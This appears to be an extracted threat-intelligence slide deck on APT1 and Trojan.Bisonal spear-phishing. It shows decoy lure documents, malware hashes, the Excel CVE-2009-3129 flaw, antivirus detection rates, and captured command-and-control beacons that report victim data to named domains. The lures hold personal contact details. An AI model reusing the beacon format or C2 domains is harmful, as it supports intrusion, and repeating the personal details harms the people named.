Strategic operations professional with more than 10 years of high-level experience in acquisitions. Leverages strong organizational and analytical skills to determine need and develop efficient solutions. Gifted communicator and advocate who commands persuasive influence. Expert acquisition specialist who meets challenges in complex, pressure-filled environments. Proven leader who inspires trust, clarifies vision, and manages thousands of military and civilian lives.

AREAS OF EXPERTISE

Needs Assessment – Acquisition – Research & Development – Cross-Departmental R
Logistics - Client Support – Project Management– Data Analysis – Testing – Quality
Intelligence Systems – C4i Implementation – Civilian & Military Management – Technic



William M. Williams JR

308 Nature Lane
Edmond OK 73034
uas.williams@mail.com

EDUCATION

- Master of Aeronautical Science (Aviation Safety and Human Factors), Embry-Riddle Aeronautical University, Prescott, AZ

Joe L. Vines Sr.
4301 Morgan Creek
Oceanside, CA 92057

Management Position

LTC ANDY J. GENASCI

CMR 489 Box 383, APO AE 09751



genascia@aol.com

(w) +4907117293649





























































(c) +4916090679508

Special Forces Officer of twenty years who demonstrates a comprehensive understanding of: crisis management, strategic planning of national level programs with civilian, military, and non-governmental organizations, and the cultural and political environment of sub-Saharan Africa.

Builders are frequently used for the b-teamers (h/t Kurt B, Nick I)



APT1 is not advanced, but very successful

 0e39fd70e4e69edd55c8d3dd2855ef4ec2016bcb.exe 9/20/2012 8:09 AM	 0ea3fd6e752dd88630dbef6422c45e0ff7674.exe 3.2.8.1	 0f050f14c298fe2eaf4f50810f80cc19199d6839.exe 3.3.0.0	 0f996d145dfb8a826987c17da5a5ab50f2cccbe6.exe Performance Log Utility	 0f4243715685e64c27d624c144cb18a8054d4748.exe 9/20/2012 8:09 AM
 1e53e2851297cf78dd8e667eb4587e732877ee3e.exe 9/20/2012 8:09 AM	 1e979a4a8c460fce694fa47742f64e44da6e8de3.exe Trymedia Download Manager	 1e15399bf9f1e6f9fd02d294a4837f4962486f61.exe 3.2.8.1	 2d17fc022cab3036ec170e082597e8c37a871e14.exe 3.2.8.1	 2df3b5f66f69b6492ec69d10b3bc10820f3143a.exe InstallShield
 2df6c1b59d976bf7ea12e1eb7969fd2086f0b965.exe Userinit Logon Application	 2e1a8d895993cb6802e5fb7e9fd9826e66d20fa2.exe 9/20/2012 8:09 AM	 2e05cb076de6124583d1392fe2c4679283427f7b.exe 9/20/2012 8:09 AM	 2e66b983c3ab1a2ba3e4fea8e952cf446c81107c.exe 3.2.8.1	 4b00a0d9f1079b66538166c325727c06148018db.exe 3.2.8.1
 4c35a6901105d3a54ffc66a689d70c879e5fccd4.exe 9/20/2012 8:09 AM	 4c130cbfd8415c316b3a0c1700a401b12263f9df.exe 9/20/2012 8:09 AM	 4d22f3f95c5fd50e522dbeee750d369598689c7f.exe 3.2.8.1	 4d90c0e4c122a840bac947a6312609c235ecc0c7.exe 9/20/2012 8:09 AM	 4d428bae3a9398f4894265f91fe317fcc6257e9.exe 9/20/2012 8:09 AM
 4dc9b69fa7f6ec779ba9ea835671af72c9643694.exe 9/20/2012 8:09 AM	 4de834d86ae0d98fb4eb870685949c96e8d7856.exe 9/20/2012 8:09 AM	 4e965423c4ac78e440116c8db343255a95d5e2d1.exe IP Configuration Utility	 4e91120009a4453efbc7f0941c595075fd564bf3.exe 9/20/2012 8:09 AM	 4eedab2f6397ef44a289761b0d262df638352fb6.exe 9/20/2012 8:09 AM
 4f3b5efb9f2184a167ae7ba425371dda5abe4900.exe 9/20/2012 8:09 AM	 4f4cd700cf7e2a051f84da4e7480e66d2c40e5bd.exe VideoCacheView	 4f787d4176f9bbcd3688eaa4f6deb5b4290b425a.exe 1.0.0.1	 05b12da1d577134abe179deef661efa338dfd671.exe 3.2.8.1	 05d0d441b4af4cc2f2c9e5f510fa7c0d986e426.exe Internet Connection Wizard
 5a5c1271bd57a93bcc90c6009745dcf063214b5.exe 9/20/2012 8:09 AM	 5a0793f26f886fb4a2f2496a643f28ad46a0a483.exe 9/20/2012 8:09 AM	 5a942af6f8b7a118c0bf9b824c2c72508f4b0d8c.exe 9/20/2012 8:09 AM	 5b28b5b471a36e5e7a860768e8f8fc56eb2e7bf1.exe 9/20/2012 8:09 AM	 5c2018b14b436aebaa33062c63cae0d241a5f37f.exe 3.2.8.1
 5c666535ead4489d43d0741d367a503aa06ba67.exe DirectShow Setup Tool	 5cb3f78e6ea4fc77790d501e7f405ab7a6a493396ff174dd6145bbc13c... Adobe? Flash? Player Installer/Uni...	 5cb8357cc5c17498ba9cb79e51442a897cb72724.exe 9/20/2012 8:09 AM	 5d3e3f906d354c18ba22815702c52f15fe591be.exe 3.2.8.1	 5e1cc0ba1ace98529485186819a6e3bc028aac4a.exe 3.2.8.1
 6a39a67ab84d7391f753843e5a56a759c557c8dd.exe 3.2.8.1	 6e29fd842958c15d58635cc51d6f7c4a0c18838c.exe 3.2.8.1	 6e083bfd0c848d84cec0fb10dd75fd20adbaabdd.exe PC Text Pro	 6e954c560a41a3488e16b33427fbcf28cd0fb7ef9198a017594196e958... 10/3/2012 6:56 AM	 7c7efff7745bd4676c778b36fe9c10f73629d92e.exe Macromedia Flash Player 7.0 r19
 8a4dfab6d59ba7eaca2fbcee333ff0044e21bf25.exe 9/20/2012 8:09 AM	 8a868e6892b2a438650d4387a98348702b8c4e54.exe 9/20/2012 8:09 AM	 8fda653fc1954da354cca1efaf727f623cc238b6.exe 9/20/2012 8:09 AM	 8ff6870b8a059a0ac5adf0243b3061fa0cb7caaa.exe 1.0.0.1	 09c89a3db71835667985829fe6e38ba1141abe68.exe G.3
 09e67e0f71e8aa6537e799b8388a642ce6ce32b5.exe 9/20/2012 8:09 AM	 9a7013ee2be7e68b0b123bf67120173b2922569f.exe 9/20/2012 8:09 AM	 9b8cb8d5438d64f9795159c86036a6d6daba1daf.exe 9/20/2012 8:09 AM	 9bbe52eabe2f8e422c9c827864396a21073a870b.exe DestiffTest MFC Application	 9ee904ffac472d5ff79e2454c500573ca43c328d.exe 9/20/2012 8:09 AM
 19e7c07b3041f5577a9d4aa5301d9285c06e8bd.c.exe	 20d7dad7623c7ac65bf73160f5bab74c74c37383.exe	 21de906136560c11214910afcaf90b3fb782d56cb23a5367c48c6e0320...	 22b8153e297102543680c8a415acc9bd8423c937.exe	 23a31e1c8116ee6e21d0f27693c8823aae4c8f0.exe

CVE-2009-3129

- ▶ Microsoft Excel "FEATHEADER" Record Remote Code Execution Vulnerability (CVE-2009-3129)
 - ▶ Are there exploit kits developed based on this vulnerability?
 - ▶ Are there metadata info that we can analyze from the excel file to detect this class of attack?
 - ▶ Is this a common attack being seen in the field?

Printer-Friendly View


CVE-ID	
CVE-2009-3129 (under review)	Learn more at National Vulnerability Database (NVD) • Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings
Description	
Microsoft Office Excel 2002 SP3, 2003 SP3, and 2007 SP1 and SP2; Office 2004 and 2008 for Mac; Open XML File Format Converter for Mac; Office Excel Viewer 2003 SP3; Office Excel Viewer SP1 and SP2; and Office Compatibility Pack for Word, Excel, and PowerPoint 2007 File Formats SP1 and SP2 allows remote attackers to execute arbitrary code via a spreadsheet with a FEATHEADER record containing an invalid cbHdrData size element that affects a pointer offset, aka "Excel Featheader Record Memory Corruption Vulnerability."	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
<ul style="list-style-type: none">• IDEFENSE:20091110 Microsoft Excel FEATHEADER Record Memory Corruption Vulnerability• URL:http://labs.idefense.com/intelligence/vulnerabilities/display.php?id=832• BUGTRAQ:20091110 ZDI-09-083: Microsoft Excel Shared Feature Header Pointer Offset Memory Corruption Vulnerability• URL:http://archives.neohapsis.com/archives/bugtraq/2009-11/0080.html• EXPLOIT-DB:14706• URL:http://www.exploit-db.com/exploits/14706• MISC:http://www.zerodavinitiative.com/advisories/ZDI-09-083• MS:MS09-067• URL:http://www.microsoft.com/technet/security/Bulletin/MS09-067.msp• CERT:TA09-314A• URL:http://www.us-cert.gov/cas/techalerts/TA09-314A.html• BID:36945• URL:http://www.securityfocus.com/bid/36945• OSVDB:59860• URL:http://osvdb.org/59860	

AV detection still poor

	Sample	Positives
<input type="checkbox"/>	533bf4f2940df949caed66babf428c878f5cccd65aa00da82cafde86c712b2ac c645169173c835c17abb0bde59b594bb	15 of 42
<input type="checkbox"/>	0f046fc3e4fa32857a978f6566faabc825b7bf6ce270c4f73434a06dbad45bab 4a311eb238ecca5e467e26cf2edf0f96	18 of 42
<input type="checkbox"/>	8eac207433624f9346d9ae285472e4dd917636a2335a0650f6c82247875cadb5 b0294b94806bb50063431584725006e1	4 of 42
<input type="checkbox"/>	3f6c95 b55080	13 of 42
<input type="checkbox"/>	d9eb16 4654aa	4 of 42
<input type="checkbox"/>	fe44f4 2c2ad0	4 of 43
<input type="checkbox"/>	136ack 0a40fe	8 of 42
<input type="checkbox"/>	562366 1d070e	7 of 43
<input type="checkbox"/>	bb9a03bde989ad95d4df965c85cc3856b5783f55dd108317159f34441a40dac8 6310523235e8117aa9417cbc547e3689	9 of 43
<input type="checkbox"/>	2dc44d35a53e406936bc098bbde797e45f1c14af84ec2e177886a9b6496a9878 f2e17c8954569ca2b20428f4c3112a30	8 of 43
<input type="checkbox"/>	14e457db66152bed813e58e0a7a2ef0aca8db01c96b473b0509bd0a6a877a895 1007203e41c21e58068b78f5dac08f44	4 of 43
<input type="checkbox"/>	88bc777a6db76f7783f6b93a3b1bc7679a2b211803de9d1080a14d5180ef896a 7497dbfbd31c1d7e619fd0ed91422db	7 of 43

AntiVir	EXP/Excel.CVE-2009-3129
BitDefender	Exploit.CVE-2009-3129.Gen
F-Secure	Exploit.CVE-2009-3129.Gen
Fortinet	MSEXcel/CVE_2009_3129.A!exploit
GData	Exploit.CVE-2009-3129.Gen
Jiangmin	Heur:Exploit.CVE-2009-3129
McAfee	Exploit-MSEXcel.u
McAfee-GW-Edition	Heuristic.BehavesLike.Exploit.X97.CodeExec.O
Microsoft	Exploit:Win32/CVE-2009-3129
nProtect	Exploit.CVE-2009-3129.Gen
TrendMicro	HEUR_OLEXP.B
TrendMicro-HouseCall	HEUR_OLEXP.B
VIPRE	Exploit.Excel.CVE-2009-3129 (v)

Pinnacle Island Dispute



eml2 [Compatibility Mode] - Microsoft Excel

Home Insert Page Layout Formulas Data Review View

MS Pゴシック 16

General

Font Alignment Number

Cell Styles

G2 11日 (火)

	A	B	C	D
1				
2		9月8日 (木)	7日 (金)	8日 (土)
3		3:50 カイロ発 (AZ895)		
4				
5				
6			8:00 マルタ発 (UNHMS)	リビア側と
7				
8		7:25 ローマ着		
9	午前		9:10 トリポリ (Mitiga)	着
10				
11				
12		11:00 ローマ発 (KM613)		
13				
14				
15	昼	12:25 マルタ着		
16				
17				
18				
19				
20	午後			

start Blank Page - W... C:\WINDOWS\... .exec

CDM会議日程 - Mozilla Thunderbird

File Edit View Go Message Tools Help

Get Mail Write Chat Address Book Tag

From 鈴木亜美 <ami1988.suzuki@gmail.com> ☆

Subject CDM会議日程 9/6/2012 3:37 AM

To undisclosed-recipients <undisclosed-recipients:> ☆

Message ID <CAQVFOMj-4rzfdYb-el83GNwZGLzsrE5_5ibrLOxNrlTg5JwDA@mail.gmail.com>

Received from [redacted].co.jp ([180.16.10.13]) by [redacted].co.jp with Micro [redacted] 3790.4675; Thu, 6 Sep 2012 07:00:00 +0900

MIME-Version 1.0

皆さん

今度のCDM会議日程とローカルの連絡先を添付して、チェックしてください。

※社内外へ一斉に送信しているため、受信者の情報保護の観点から、bcc送信とさせて頂いております。

2 attachments 228 KB

CDM会議日程.xls 82.5 KB ローカルの連絡先.xls 146 KB



電話番号一覧 list of phone numbers

事務局

TEL 03-3358-8720 FAX 03-3358-8752

第1事業部

業務第1課 TEL 03-3358-8703 FAX 03-3358-8743

業務第2課 TEL 03-3358-8724 FAX 03-5360-6096

第2事業部

TEL 03-3358-8714 FAX 03-3358-8744

中部分室(愛知県岩倉市) TEL・FAX 0587-66-2401

第3事業部

TEL 03-3358-8701 FAX 03-3358-8721

第4事業部

TEL 03-5360-6238 FAX 03-5360-6217

防衛調達研究センター


業務部業務第1課(講演会・機関誌) TEL 03-3358-8754 F

業務部業務第2課(保全教育) TEL 03-3358-8702 FAX 03-

広瀬ビル分室 TEL 03-5360-7173 FAX 03-3358-7178

LIST OF CARGO

1. Rice Cooker - 2
2. Rice fry bag pan - 2
3. Frying pan Big and small-4
4. Cooking and pot-4
5. Dinner plate - 18
6. Medium Plates-15
7. Soup plate-8 Flat
8. Small plates- 20
9. Big Bowl-4
10. Small bowl - 18
11. Big round bowl-1
12. Big long plates-4
13. Tea cups - 10 with plates -10
14. Pink cup set -1
15. Small tea set -3 with pot
16. Tea set-1
17. Toaster - 1
18. Pressure Cooker-1
19. Mix grinder-1
20. Dinner table with stand-2-4-11
21. Fry pan-2
22. Woven basket-1
23. Tube basin-3
24. Vegetable wash bag and small-8
25. Wooden tray-2
26. Wooden chopping board-4
27. Candle stand-2
28. Kitchen scale-1



Best wishes for you in 2012

Great start for January

Love for Feb.

Peace for March

No worries for April


Fun for May

Joy for June to November

Happiness for December

Have a lucky and wonderful 2012

アクセスマップ a.m.s. コニカ ミニラボ



The K computer Day 開催概要: 名称: The K computer Day

日程: 2012年9月5日(水)

会場: イタリア パヴィア大学

プログラム: 講演

パネルディスカッション

スーパーコンピュータ「京」展示

Web サイト: <http://www.tacc2012.org/kday.html>

※プログラム詳細と参加登録は、上記 TACC-2012 Web サイトをご参照ください。

TACC-2012

The curious case of Trojan.Bisonal

- ▶ Targets mainly Japanese organizations
- ▶ Delivered via weaponized doc/xls files
- ▶ Embeds the target name into the command and control traffic

Custom “flag” and c2 domain – used to track victim

GET /j/news.asp?id=* HTTP/1.1

User-Agent: **flag:khi** host:Business IP:10.0.0.43

OS:XPSP3 vm:◆◆ proxy:◆◆

Host: online.cleansite.us

Cache-Control: no-cache

GET /a.asp?id=* HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0;

Windows NT 5.1; Trident/4.0;.NET CLR 2.0.50727; .NET CLR 3.0.04506.648;
.NET CLR 3.5.21022)

Host: **khi.acmetoy.com**

Connection: Keep-Alive

— Custom “flag” and c2 domain

GET

```
/rc/news1.asp?id=flag:831nec%20host:Remote%20PC%20IP:169.254.100.12%20OS:XPSP2%20vm:..%20proxy:.. HTTP/1.1  
User-Agent: flag:831nec host:Remote PC IP:169.254.100.12  
OS:XPSP2 vm:.. proxy:..  
Host: onlinejilu.4pu.com
```

GET /a.asp?id=* HTTP/1.1

Accept: */*

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 2.0.50727; .NET CLR 3.0.04506.30)

Host: necnec.dns04.com

Connection: Keep-Alive

— Other “flag”s seen

- ▶ Flag:8080
- ▶ Flag:84d
- ▶ flag:boat
- ▶ Flag:d2
- ▶ Flag:dick
- ▶ flag:ihi – IHI Corp
- ▶ flag:nec01 – NEC corporation
- ▶ flag:nsc516 – Nippon Steel Corp
- ▶ flag:nids – Nat’l Inst. for Defense Studies
- ▶ Flag:712mhi – Mitsubishi-heavy industries
- ▶ flag:410maff – Ministry of Agriculture, Forestry, and Fisheries
- ▶ flag:1223
- ▶ flag:jsexex
- ▶ Flag:727x
- ▶ flag:jyt
- ▶ Flag:m615
- ▶ flag:toray
- ▶ Flag:MARK 1
- ▶ Flag:qqq

Taiwan-US Beef Crisis a Lure

Taiwanese protest US beef import plan



ANNIE HUANG | March 8, 2012 07:08 AM EST | [AP](#)

[Compare other versions »](#)

TAIPEI, Taiwan — Thousands of Taiwanese farmers staged a raucous protest Thursday against a government plan to allow the import of U.S. beef containing a growth drug, challenging the island's president to "say no" to Washington.

The protest outside Taiwan's ornate legislative building came as newly re-elected President Ma Ying-jeou seeks to strengthen ties with the U.S. by resolving the long-standing beef dispute. The beef issue has stalled trade talks crucial to keeping up the island's competitive edge in global trade.

Protesters later marched to the Agriculture Council – Taiwan's Ministry of Agriculture – and pelted police with pig excrement and rotten eggs. Shield-wielding officers prevented them from entering the building after they broke through an outer security barrier.

The Cabinet announced this week it plans to lift a ban on U.S. beef containing minimal traces of ractopamine, a feed additive for meat fattening. The government sought to appease opponents by promising to ensure that vendors properly label their meat products. The plan needs legislative approval.

Slashing tariffs on Taiwanese exports to the U.S. could reduce the island's heavy reliance on the mainland Chinese market, he said.

The U.S. sent a team to inspect security measures at Taiwanese airports this week, as part of a plan to grant Taiwanese visa-waiver status. It is widely seen as a gesture in support of the Cabinet plan to lift the beef ban.

Taiwan banned all U.S. beef imports in 2003 over concerns about mad cow disease but permitted boneless beef imports in 2006.

Language specific attacks are easy when the victim speaks Chinese...

The image displays two screenshots of Microsoft Outlook messages, illustrating language-specific attacks targeting Chinese-speaking victims.

Left Screenshot: Message (HTML)
Title: 是男人都會珍藏的女神月曆 - Message (HTML)
From: jun.lun <jun.lun@msa.hinet.net>
To: [redacted]@doh.gov.tw
Sent: Tue 3/20/2012 1:56 PM
Subject: 是男人都會珍藏的女神月曆
Attachments: 是男人都會珍藏的女神月曆.doc (84 KB)

Content:
《壹週刊》宅男女神月曆
比較《壹週刊》、《FHM 男人幫》及《GQ》出的月曆，我認為《壹週刊》的宅男女神月曆，若不管模特兒的行情、知名度....等其他因素，其照片拍攝整體水準較為一致，張張皆亮眼，這個設計團隊及攝影師是誰啊？
一月 林依晨

The message includes a photograph of a woman (Lin Yichen) and a calendar for the month of January.

Right Screenshot: Message (HTML)
Title: 保險費入帳通知 - Message (HTML)
From: tachung.shpg@msa.hinet.net
To: [redacted]@doh.gov.tw
Sent: Thu 4/5/2012 10:08 AM
Subject: 保險費入帳通知
Attachments: govnotice.xls (178 KB)


Content:
Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

若您有 EMail 的話，可以 mail 至臺灣銀行電子金融部
E-Mail: bot185@mail.bot.com.tw

請撥打電話至各分行洽詢或電子金融部客服小組
